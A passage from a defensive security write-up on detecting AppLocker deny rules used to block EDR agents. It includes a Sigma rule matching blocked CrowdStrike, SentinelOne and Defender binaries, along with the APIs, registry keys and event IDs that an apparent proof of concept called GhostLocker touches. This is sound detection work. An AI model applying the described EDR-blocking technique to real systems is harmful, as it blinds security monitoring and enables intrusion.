  - https://learn.microsoft.com/en-us/defender-endpoint/streamlined-device-connectivity-urls-gov
author: Panos
date: 2026-01-27
tags:
  - attack.defense_evasion
  - attack.t1562.001
logsource:
  product: windows
  service: applocker   # AppLocker EXE and DLL log (Microsoft-Windows-AppLocker/EXE and DLL) :contentReference[oaicite:0]{index=0}
detection:
  selection_base:
    EventID: 8004       # EXE/DLL blocked (enforce mode) :contentReference[oaicite:1]{index=1}
  selection_crowdstrike:
    FullFilePath|endswith:
      - '\CSFalconService.exe'
      - '\CSFalconContainer.exe'
    FilePath|contains:
      - '\CrowdStrike\'
      - 'CSFalconService.exe'
      - 'CSFalconContainer.exe'
  selection_sentinelone:
    FullFilePath|endswith:
      - '\SentinelAgent.exe'
      - '\SentinelCtl.exe'
      - '\SentinelServiceHost.exe'
      - '\SentinelHelperService.exe'
      - '\SentinelRemediation.exe'
    FilePath|contains:
      - '\SentinelOne\'
      - '\Sentinel Agent\'
      - 'SentinelAgent.exe'
      - 'SentinelCtl.exe'
  selection_microsoft_defender:
    FullFilePath|endswith:
      - '\MsMpEng.exe'
      - '\MpCmdRun.exe'
      - '\NisSrv.exe'
      - '\MsSense.exe'
      - '\SenseIR.exe'
      - '\SenseCnCProxy.exe'
    FilePath|contains:
      - '\Windows Defender\'
      - '\Windows Defender Advanced Threat Protection\'
      - 'MsMpEng.exe'
      - 'MpCmdRun.exe'
      - 'MsSense.exe'
  condition: selection_base and 1 of selection_*
fields:
  - EventID
  - PolicyName
  - RuleName
  - RuleId
  - FilePath
  - FullFilePath
  - TargetUser
  - TargetProcessId
  - TargetLogonId
falsepositives:
  - Misconfigured AppLocker policies accidentally blocking security tooling
  - EDR/AV upgrade, repair, or reinstall workflows where paths/binaries temporarily change
  - Intentional lab testing of AppLocker enforcement
level: critical
API
The proof of concept performs the process enumeration activity by calling specific APIs. Purple teams should simulate that behaviour and work with the SOC to determine whether the EDR deployment has the capability to detect the use of these APIs from untrusted processes. The table below summarizes the list of APIs recorded in the code of the GhostLocker.
| API | Description |
|---|---|
| NtQuerySystemInformation | Retrieves system level information |
| CreateToolhelp32Snapshot | Takes a snapshot of running processes |
| Process32FirstW | Retrieves the first process entry |
| Process32NextW | Retrieves the next process entry |
Registry
Threat actors are required to modify the registry key associated with the AppLocker in order to enable the service. If the AppIDSvc service is not enabled, AppLocker rules will not be enforced. Therefore, monitoring the registry key is required to capture that activity. Monitoring the registry key requires the enablement of the Audit Registry group policy.
Computer Configuration → Policies → Windows Settings → Security Settings → Advanced Audit Policy Configuration → System Audit Policies → Object Access → Audit Registry


From the Group Policy auditing should be enabled for registry key modifications of the key:
MACHINE\SYSTEM\CurrentControlSet\Services\AppIDSvc
Computer Configuration → Policies → Windows Settings → Security Settings → Registry


Enabling auditing on the AppIDSvc registry key causes Windows to generate three distinct security events whenever the key is modified. Specifically, if visibility is enabled, when threat actors attempt to tamper the AppIDSvc registry key value the following events will be generated: 4657 & 4663.



The event ID 4663 will capture processes that attempt to access the associated registry key.


When the registry value responsible for enabling the service on the next system reboot is modified, the Event ID 4657 is generated in the logs.
It should be highlighted that on assets with AppLocker policies configured, the AppID service will be enabled; therefore, threat actors would not need to perform this step. Detection engineering teams should evaluate if AppLocker is deployed and coordinate their detection rules with other detection opportunities.
AppLocker rules are stored in the SrpV2 registry key. SOC teams should enable monitoring for modifications of the Exe subkey.
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\SrpV2

The Event ID 4663 capture attempts to access the registry keys in which AppLocker rules are stored. It has been observed that during the execution of the proof of concept, two 4663 events are generated by different process names (services & appidpolicyconverter).
Service

The Windows Event ID 7040 can capture service changes. If AppLocker is not deployed in the asset, it is recommended to correlate the registry modification of the AppIDSvc key event with the AppID service change.
AppLocker Files

AppLocker policy files are not only stored in the registry but also in the AppLocker folder within System32. Monitoring for tampering of AppLocker policy files is another detection opportunity.
C:\Windows\System32\AppLocker

Even though the files are encoded and not fully readable, the AppID path is visible. During incident response investigations correlated with AppLocker, it is recommended to examine these files to identify any arbitrary rules.
The following table summarises the data sources and data components required to detect AppLocker abuse via Deny rules.
| Data Source | Data Component |
|---|---|
| API | NtQuerySystemInformation |
| API | CreateToolhelp32Snapshot |
| API | Process32First |
| API | Process32Next |
| Windows Events | 8001 |
| Windows Events | 8004 |
| Windows Events | 4657 |
| Windows Events | 4663 |
| Windows Events | 7040 |
| Registry | MACHINE\SYSTEM\CurrentControlSet\Services\AppIDSvc |
| Registry | HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\SrpV2 |
Executing a purple team exercise that simulates the behaviour of the technique can assist defensive teams to identify blind spots in the telemetry. Even though there are no publicly recorded threat actor campaigns that leverage actively AppLocker to constraint EDR binaries from being executed, developing detection rules and hunts proactively is the recommended approach. SOC teams should evaluate the detection opportunities provided and develop a detection strategy that fits with the configuration of their organization.


Leave a comment